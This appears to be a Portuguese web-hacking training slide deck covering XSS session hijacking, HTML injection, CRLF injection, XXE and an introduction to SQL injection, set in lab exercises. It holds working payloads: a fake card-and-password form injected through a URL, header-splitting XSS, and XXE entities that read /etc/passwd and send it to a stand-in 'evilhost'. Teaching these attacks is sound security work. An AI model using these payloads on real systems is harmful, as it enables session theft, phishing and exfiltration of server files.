
Hora de colocar a mão na massa...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Web Hacking

Session Attacks



Ataque de Session Hijacking

Hora de colocar a mão na massa...

Figura: O **Atacante** recebe o **Cookie de Sessão** da vítima

The image shows two terminal windows side-by-side. The left window, titled 'root@atacante: ~/WebHacking_H2HC/Atmail', contains the following command history:

```
root@atacante:~/WebHacking_H2HC/Atmail#
root@atacante:~/WebHacking_H2HC/Atmail#
root@atacante:~/WebHacking_H2HC/Atmail# service apache2 start
root@atacante:~/WebHacking_H2HC/Atmail# ./atmail-xss-poc_003.py
```

The right window, titled 'root@atacante: ~/WebHacking_H2HC/webroot/cookies', displays the message 'Os cookies sao gravados em atmail-cookies.txt' in red text. Below it, the command 'tail -f atmail-cookies.txt' is run, showing the captured session cookie:


```
root@atacante:~/WebHacking_H2HC/webroot/cookies# tail -f atmail-cookies.txt
IP: 192.168.253.131
Cookie: atmail6=7l05i0mfl8jtg367ml3sghdal0
Referer: http://192.168.234.128/index.php/mail
Navegador: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.9
2 Safari/537.36
Timestamp: 12-10-2018
```

Ataque de Session Hijacking

Hora de colocar a mão na massa...

Treinamento Web
Hacking


Marcos Azevedo
aka psylinux



Ataque de Session Hijacking

Hora de colocar a mão na massa...

Figura: O **Atacante** reutiliza o **Cookie de Sessão** e atualiza a página



!!! Pwned !!!

Ataque de Session Hijacking

Hora de aprofundar no assunto...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Session Hijacking - PoC

Hora de aprofundar no assunto...

Avançando em nosso ataque, agora vamos exfiltrar o **Cookie de Sessão** para nós **Atacantes**:

- 1 Abra o **Terminal Bash** e entre no diretório
`/root/WebHacking_H2HC/Atmail`
- 2 Faça as alterações necessárias nos seguintes arquivos:
- 3 Edite o arquivo **atmail-xss-poc_003.py**
- 4 Edite o arquivo
`/root/WebHacking_H2HC/webroot/atmail-session.js`
- 5 Edite o arquivo
`/root/WebHacking_H2HC/webroot/atmail-roubar-cookie.php`
- 6 Execute `./atmail-xss-poc_003.py` sem nenhum argumento.
- 7 Acesse a interface de Webmail como **admin@h2hc.local** e verifique os e-mails.

Ataque de Session Hijacking - PoC

Hora de aprofundar no assunto...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Session Hijacking - Exercício

Hora de Praticar Sozinho

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Fazendo exercícios pra ficar fortão:

Você consegue imaginar outros Payloads de XSS além dos que já usamos até aqui?

- Redirecione a vítima para o assistir o **Rick Astley**:
<https://www.youtube.com/watch?v=dQw4w9WgXcQ>
- Faça com que a vítima baixe o putty.exe por exemplo:
<http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe>

Ataque de Session Hijacking - Exercício

Hora de Praticar Sozinho

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Fazendo exercícios pra ficar fortão:

Você seria capaz de bypassar a proteção do **XSS AUDITOR do Google Chrome?**³⁴

- OWASP Cheat Sheep para evasão de filtro de XSS
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- JSFuck <http://www.jsfuck.com/>
- Encodando de várias formas:
<https://gchq.github.io/CyberChef/>
- Veja os diversos Payloads de XSS disponíveis em:
<http://www.xss-payloads.com/index.html>
<https://github.com/foospidy/payloads/tree/master/other/xss>

³⁴<https://www.virtuesecurity.com/understanding-xss-auditor/>

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Session Hijacking - PoC

Hora de aprofundar no assunto...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Agora podemos voltar para os ataques de **Cross-Site**, te garanto que esse agora será bem diferente do que já aprendemos até agora:

Cross-Site Request Forgery

► Keep Hacking...

HTML Injection

Atacando Aplicações Web

HTML Injection

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

HTML Injection

O que é HTMLi?

HTML Injection é uma vulnerabilidade de injeção de código HTML arbitrário que ocorre quando um usuário é capaz de controlar um ponto de entrada em uma página Web vulnerável. Essa vulnerabilidade pode ter muitas consequências, como a divulgação dos cookies de sessão de um usuário, ou de maneira mais geral, permitir que o invasor modifique o conteúdo da página visto pelas vítimas.

HTML Injection

Como funciona o HTMLi?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de HTMLi - Mão na Massa

HTMLi

Para acessar a Prova de Conceito (PoC) de HTMLi, abra o **Firefox** e acesse:

http://IP_DO_KALI/xss-001.php



Montando nosso Payload de HTMLi

- 1 Input esperado pela aplicação Web:

```
1 http://localhost/xss-001.php?nome=Psylinux
```

- 2 Input malicioso que modifica o conteúdo da página:

```
1 http://localhost/xss-001.php?nome=Clique neste Link  
para <a href="https://myhacklab.com/">Continuar<  
/a><!--
```

- 3 Input malicioso ofuscado usando URL Encode:

```
1 http://192.168.253.143/xss-001.php?nome=%43%6c  
%69%71%75%65%20%6e%65%73%74%65%20%4c%69%6e%6b  
%20%70%61%72%61%20%3c%61%20%68%72%65%66%3d  
%22%68%74%74%70%73%3a%2f%2f%6d%79%68%61%63%6b%6c  
%61%62%2e%63%6f%6d%2f%22%3e%43%6f%6e%74%69%6e  
%75%61%72%3c%2f%61%3e%3c%21%2d%2d
```

- 4 O atacante pode usar um URL Shortener:

```
1 https://bitly.com/
```


Ataque de HTMLi - Mão na Massa

HTMLi

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

HTML Injection



HTMLi em Atributos de TAG

- 1 Input esperado pela aplicação Web:

```
1 http://localhost/htmli-tags.php?sid=1234567890
```

- 2 Input que modifica o conteúdo da página:

```
1 http://localhost/htmli-tags.php?sid=psylinux">
```

- 3 Input malicioso altera a página:

```
1 http://localhost/htmli-tags.php?sid=psylinux"></form>
  <b>Hacking The Planet</b><!--
```

- 4 O atacante pode criar um novo Form:

```
1 http://localhost/htmli-tags.php?sid=></form><form
  action='/'><input type="hidden" name="sessionid"
  value="">Usurio: <input type="text" name="
  username"><br />Carto <input type="text" name="
  ccnum"><br />Senha: <input type="password" name=
  "pass"><br />CVV: <input type="password" name=
  "cvv"><br /><input type="submit" value="Login"><
  br /></form><!--
```


HTMLi em Módulos de Terceiros

Para acessar a Prova de Conceito (PoC) de **HTMLi em Módulos de Terceiros**, abra o **Firefox** e acesse:

<http://pentesteracademylab.appspot.com/lab/webapp/htmli/0> URL Ma-

líciosa 1: <https://pastebin.com/raw/dZ9vQpGV>

```
1 <html><title><h1>Vulnerável a HTMLi</h1></title></html>
```

URL Maliciosa 2: <https://pastebin.com/raw/3CRUFwKt>

```
1 <html><title><script>alert('Se Ferrou Malandro!')</script></title></html>
```

Ataque de HTMLi - Mão na Massa

HTMLi

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

**Repita o mesmo teste na aplicação local em
<http://localhost/busca-url.php>**

Essa aplicação, escrita em **PHP** utiliza uma classe chamada **DOMDocument**³⁵ que é usada para fazer o parsing de forma segura e sanitizada de conteúdo HTML e XML.

Os arquivos estão em **/var/www/html**

³⁵<https://secure.php.net/manual/en/class.domdocument.php> ↗ ↘ ↙ ↘

Ataque de HTMLi - Mão na Massa

HTMLi

Mas será que todo parser é realmente seguro? Aplicações

escritas em Python 3.1, Python 3.2, Python 3.3, Python 2.7 que fazem parsing utilizando o modulo **CGI** estão vulneráveis a XSS, HTMLi e outras injeções³⁶.

<https://bugs.python.org/issue9061>

Title: cgi.escape Can Lead To XSS Vulnerabilities

Type: security **Stage:**

Components: Documentation, Library (Lib) **Versions:** Python 3.1, Python 3.2, Python 3.3, Python 2.7

process:

Status: closed	Resolution: duplicate
Dependencies:	Superseder: Copy cgi.escape() to html View: 2930
Assigned To: docs@python	Noisy List: Craig.Younkins, berry, docs@python, eric.araujo, fdrake, georg.brandl, orsenthil
Priority: critical	Keywords:

Created on 2010-06-23 15:46 by Craig.Younkins, last changed 2010-08-24 01:31 by benjamin.peterson. This issue is now closed.

Messages (10) (view) Author: Craig.Younkins (Craig.Younkins) Date: 2010-06-23 15:46

The method in question: <http://docs.python.org/library/cgi.html#cgi.escape>
<http://svn.python.org/view/python/tags/r265/lib/cgi.py?view=markup> # at the bottom
<http://code.python.org/trunk/file/bseffileobject/Lib/cgi.py#l1032>

Correct the characters '<', '>' and '=' in string to HTML-safe sequences. Use this if you need to display text that might contain such characters. Note: If the document type is XML, the translation mark character ('<') is also translated; this helps for inclusion in an HTML attribute value, as in ". If the value to be quoted might include single- or double-quote characters, or both, consider using the quoteattr() function in the xml.sax.saxutils module instead."

cgi.escape never escapes single quote characters, which can easily lead to a Cross-Site Scripting (XSS) vulnerability. This seems to be known by many, but a quick search reveals many are using cgi.escape for HTML attribute escaping.

The intended use of this method is unclear to me. Up to and including Mako 0.3.3, this method was the HTML escaping method. Used in this manner, single-quoted attributes with user-supplied data are easily susceptible to cross-site scripting vulnerabilities.

While the documentation says "If the value to be quoted might include single- or double-quote characters... use the xml.sax.saxutils.

³⁶<https://bugs.python.org/issue9061>

Abra um terminal e acesse o prompt do python:

```
python
```

Entre com os seguinte comandos em Python:

```
1 import cgi
2
3 entrada_user1 = "<h1>Vulneravel a HTMLi</h1>"
4 cgi.escape(entrada_user1)
5
6 entrada_user1 = ' " '
7 cgi.escape(entrada_user1)
8
9 entrada_user2 = " " "
10 cgi.escape(entrada_user1)
```

CRLF Injection

Atacando Aplicações Web

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de CRLF Injection

CRLF e OWASP Top 10-2017

Top 10-2017 A1-Injection³⁷

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	➔	A1:2017-Injection
A2 – Broken Authentication and Session Management	➔	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	➡	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	⬆	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	➡	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	➡	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	⬆	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	➔	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

³⁷ https://www.owasp.org/index.php/CRLF_Injection

Ataque de CRLF Injection

O que é CRLF Injection?

Em um ataque de **CRLF injection**, o atacante insere **Carriage Return (CR)** - ASCII 13, \r e o **Line Feed (LF)** - ASCII 10, \n, em um **INPUT** de usuário para enganar o servidor, a aplicação Web ou o usuário (vítima), fazendo com que um "objeto" seja encerrado e outro iniciado.

"Mas em ?!? Cumé qui é?"

Alterando os logs!

Imagine um arquivo de log que registra os acessos a um painel administrativo de uma aplicação Web. O arquivo se parece mais ou menos com isso:

```
123.123.123.123 - 08:15 - /index.php?page=home
```

Imagine agora se um atacante for capaz de inserir um **CRLF** na **URL** e então modificar o arquivo de log da seguinte forma:

```
/index.php?page=home&%0d%0a127.0.0.1 - 08:15 - /index.php  
?page=home&restrictedaction=edit
```

Os caracteres **%0d** and **%0a** são a versão codificada em formato URL para **CR** e **LF**.

Se o ataque for bem sucedido, o arquivo de Log irá se parecer com isso:

```
123.123.123.123 - 08:15 - /index.php?page=home&
127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction
                  =edit
```

HTTP Response Splitting

- Como o cabeçalho de uma resposta HTTP e seu corpo são separados por caracteres CRLF.
- Um atacante pode tentar injetar uma combinação de CRLFCRLF
- Isso dirá ao navegador que o cabeçalho termina e o corpo começa.
- Isso significa que agora ele pode gravar dados dentro do corpo da resposta, onde o código HTML é armazenado.
- Pode levar a uma vulnerabilidade Cross-Site Scripting.

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

HTTP Response Splitting

Imagine uma aplicação Web que usar um Header personalizado.

```
X-Your-Name: Joo
```

O conteúdo deste Header é definido por meio de um parâmetro GET chamado "nome". Se a URL não estiver utilizando nenhuma codificação e o valor for refletido diretamente no Header, talvez seja possível que um atacante insira a combinação **CRLFCRLF** para informar ao navegador que o corpo da solicitação começa. Assim, o atacante poderá inserir um Payload de XSS, por exemplo:

```
1 ?name=Bob%0d%0a%0d%0a<script>alert(document.domain)
   </script>
```

Ataque de CRLF Injection

HTTP Header Injection

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

CRLF Injection no Mundo Real?

Bug Bounty

Online Food Delivery company of India

- Dificuldade: **Medium**
- Url: Online Food Delivery company of India
- Link do Report: <https://bit.ly/2yITp15>
- Data do Report: 11 de Novembro de 2017
- Bounty Pago: \$250,00

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XXE

XML External Entity

- As declarações DTD podem conter entidades que fazem referência a recursos externos
- A entidade SYSTEM busca por conteúdo em outros servidores
- Vários protocolos são aceitos (file://, http[s]://, ftp:// and jar://)
- netdoc:// é um protocolo "esquecido" que pode ser usado para listar diretórios

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
    <!ENTITY % remote SYSTEM "http://evilhost/evil.xml">
    %remote;
    %param1;
]>
<root>&external;.</root>
```

Evil.xml

```
<!ENTITY % payload SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY external SYSTEM 'http://evilhost/log.php?log=%payload;'>">
```

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE root [
    <!ENTITY % remote SYSTEM "http://evilhost/evil.xml">
    %remote;
    <!ENTITY % payload SYSTEM "file:///etc/passwd">
    <!ENTITY % param1 "<!ENTITY external SYSTEM 'http://evilhost/log.php?log=%payload;'>">
    %param1;
]
<root>&external;</root>
```

evil.xml

Visão Geral do Ataque de XXE Out of Band



Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection


XML External Entity
Injection


SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão





XXE

XXE Out of Band

Auditando

Se estiver auditando aplicação Java, procure pelas seguintes classes:

- Unmarshaller
- XmlDecoder
- DocumentBuilder
- SAXParserFactory & SAXTransformerFactory
- TransformerFactory & Transformer
- Validator
- SchemaFactory
- XPathExpression
- XMLReader

XXE

XXE Out of Band

Auditando

Procure por bibliotecas de terceiros:

- Apache Commons Digester
- Dom4j
- OpenSAML
- Woodstock
- XOM
- Crimson
- Piccolo
- Apache Jena

XXE Out of Band - Exercício

Hora de colocar a mão na massa...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Fazendo exercícios pra ficar fortão:

Você precisa iniciar o **Tomcat** para poder acessar a atividade:

```
/opt/apache-tomcat-7.0.59/bin/catalina.sh start
```

- `http://localhost:8080/App1/`
- `http://localhost:8080/App1/`
- **Usuário:** student / **Senha:** immunity

SQL Injection

Atacando Aplicações Web

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

SQL Injection

O que é?

O ataque de **SQL Injection** ou **SQLi** explora a injeção de comando dentro de **queries** SQL em uma Aplicação Web. Um ataque de SQLi bem sucedido o atacante consegue acessar e manipular o backend database da aplicação web

